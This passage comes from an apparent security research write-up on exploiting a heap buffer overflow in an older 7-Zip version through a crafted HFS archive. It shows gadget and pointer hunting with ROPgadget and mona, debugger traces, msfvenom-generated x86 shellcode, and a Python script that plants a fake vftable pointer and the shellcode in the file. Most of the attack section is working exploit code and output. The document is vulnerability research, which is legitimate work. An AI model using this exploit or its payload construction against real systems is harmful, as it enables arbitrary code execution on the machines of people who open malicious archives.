Evaluate expression: 66608 = 00010430
```

Putting the value that is stored at that offset into our payload results in the following:



The value has changed because `8` has been added. Now we can start identifying gadgets keeping in mind the aforementioned elements.

Pointer on Pointer

Since we will be overwriting the pointer to the vftable we will need to identify both gadgets as well as pointers to this gadgets.

To perform this task you can use the following tools:

- RopGadgets
- Mona

Using multiple tools is a good way to maximize the number of interesting gadgets that are discovered during this type of analysis.

First using RopGadgets let's generate the list of gadgets for 7z.exe and 7z.dll:

```
ROPgadget --depth 40 --binary 7z.dll > 7z.dll.txt
ROPgadget --depth 40 --binary 7z.exe > 7z.exe.txt
```

Now using these lists with Mona we can find pointers to these gadget addresses.

```
0BADF00D Usage of command 'find' :
0BADF00D --------------------------
         Find a sequence of bytes in memory.
         Mandatory argument : -s <pattern> : the sequence to search for. If you specified type 'file', then use -s to specify the file.
         This file needs to be a file created with mona.py, containing pointers at the begin of each line.
         Optional arguments:
             -type <type>    : Type of pattern to search for : bin,asc,ptr,instr,file
             -b <address> : base/bottom address of the search range
             -t <address> : top address of the search range
             -c : skip consecutive pointers but show length of the pattern instead
             -p2p : show pointers to pointers to the pattern (might take a while !)
                    this setting equals setting -level to 1
             -level <number> : do recursive (p2p) searches, specify number of levels deep
                               if you want to look for pointers to pointers, set level to 1
             -offset <number> : subtract a value from a pointer at a certain level
             -offsetlevel <number> : level to subtract a value from a pointer
             -r <number> : if p2p is used, you can tell the find to also find close pointers by specifying -r with a value.
                           This value indicates the number of bytes to step backwards for each search
             -unicode : used in conjunction with search type asc, this will convert the search pattern to unicode first
             -ptronly : Only show the pointers, skip showing info about the pointer (slightly faster)
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
!mona find -type file "c:\tmp\7z.dll.txt" -x * -p2p
```


Abusing Lack of DEP

Since DEP is not supported in this 7zip version, one of the easiest ways to exploit this vulnerability is to simply redirect code execution to our buffer located on the heap. Reviewing the list of pointers we previously enumerated among the others which will meet these requirements reveals the following candidates:

```
ptr 0x1007c71c -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
ptr 0x1007c734 -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
ptr 0x1007c748 -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
ptr 0x1007c754 -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
```

So there are multiple addresses which contain the same pointer value. They will be very useful because in our gadget we will redirect code execution to our buffer using the pointer stored in the address pointed to by the ESP register. It contains the same value pointed to by ESI which is where we will put the address of our pointer to our fake vftable.

Keeping this in mind, we need to identify what instruction it will disassemble to.




```
0136fe00 14c7            adc     al,0C7h
0136fe02 07              pop     es
0136fe03 10cc            adc     ah,cl
0136fe05 cc              int     3
0136fe06 cc              int     3
0136fe07 cc              int     3
0136fe08 cc              int     3
0136fe09 cc              int     3
0136fe0a cc              int     3
0136fe0b cc              int     3
0136fe0c cc              int     3
0136fe0d cc              int     3
0136fe0e cc              int     3
0136fe0f cc              int     3
0136fe10 cc              int     3
0136fe11 cc              int     3
0136fe12 cc              int     3
0136fe13 cc              int     3
0136fe14 cc              int     3
0136fe15 cc              int     3
0136fe16 cc              int     3
```

Command

```
0:000> p
eax=000000c8 ebx=0012f5bc ecx=00012618 edx=0135f9d0 esi=1001da67 edi=00012617
eip=0136fe02 esp=0012f524 ebp=0012f57c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
0136fe02 07              pop     es
0:000> p
(478.d70): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000c8 ebx=0012f5bc ecx=00012618 edx=0135f9d0 esi=1001da67 edi=00012617
eip=0136fe02 esp=0012f524 ebp=0012f57c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010282
0136fe02 07              pop     es
```

As you can see the `POP ES` instruction causes an exception. Additionally, we do not have any influence on the value on the stack being “popped” to `ES`. Fortunately, one of the additional gadget addresses disassembles to a less problematic instruction:

0x1007c748 - 8 = 0x1007c740




`EDI` points to a writable area of memory, so we should be able to execute these instructions. Also notice that the bytes we use to fill the buffer (`0xcc`) have been used in this instruction. With that in mind, we will omit 3 bytes when setting the offset for our shellcode in the buffer.

Adding Shellcode

Now we are ready to add our shellcode which should be located at offset:

fake_vftable_ptr_offset = 0x00010430 + 3 (“0xCC”)



To generate the shellcode we can [msfvenom]() which is included with Metasploit :

```
icewall@ubuntu:/opt/metasploit-framework/bin$ ./msfvenom -p windows/exec CMD="calc.exe" -f py
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 193 bytes
Final size of py file: 932 bytes
buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
buf += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
buf += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
buf += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
buf += "\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"
icewall@ubuntu:/opt/metasploit-framework/bin$
```

The updated script including our shellcode should look like this:

```
payloadOffset = resourceFork.tell()
resourceFork.write("\x0F") # just to quickly end function
resourceFork.write("\xCC"*(size1-1)) #payload
p32 = lambda x : struct.pack("<I",x)

buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
buf += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
buf += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
buf += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
buf += "\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"

resourceFork.seek(payloadOffset + 0x10430)
resourceFork.write( p32(0x1007c71c - 8) )
resourceFork.seek( 3 , 1)
resourceFork.write( buf )
resourceFork.seek(0)
resourceData = resourceFork.read()
```

Testing the Exploit

Now that we have everything in place we can generate our HFS file and test our exploit:


[video] https://drive.google.com/open?id=0B9sm8hyh5mclNzNnYVRiS0lDVjQ

Now we have confirmed that our shellcode operates as intended.

Exploit Stability

We have confirmed that our strategy of spraying the heap with objects with sizes of 0x20 and 0x30 is effective but what about stability?

The same version of 7zip parsing the exact same HFS file should contain the same heap layout at certain points but we need to consider variable artifacts allocated on the heap like environment variables, command line argument strings, the path to the file containing our payload, etc. These elements could change the heap layout and differ across systems. Unfortunately those variable artifacts are allocated on the same heap as our overflowed buffer in this case, at least in the case of the command line version of 7zip which we created our exploit to target. Analyzing the heap memory used to allocate our target buffer we can see the following:



Inspecting the heap, we can see a string which is actually the path to the location of the HFS file to unpack. The variable length of this single string can significantly impact the amount of free/allocated space on the heap which can impact the heap spray object composition and result in failed exploitation.

One way to account for the difference in free heap space is to create a large enough allocation to exhaust the potential free space on heap, taking into account system limitations with regards to file path and environment variable length, etc. That exercise as well as investigating how the heap layout in the 7zip GUI version is presented is left for interested readers.

Summary

Heap based buffer overflow vulnerabilities in applications like archive utilities or general file parsers are still exploitable on modern systems, even if we do not have such flexible influence on the heap like during web browser exploitation. Lacking the option to use corruption of heap metadata to successfully exploit the vulnerability forces us to overwrite application data and leverage that to take control of code execution flow. Still lack of current standard mitigations in some products makes exploitation significantly easier.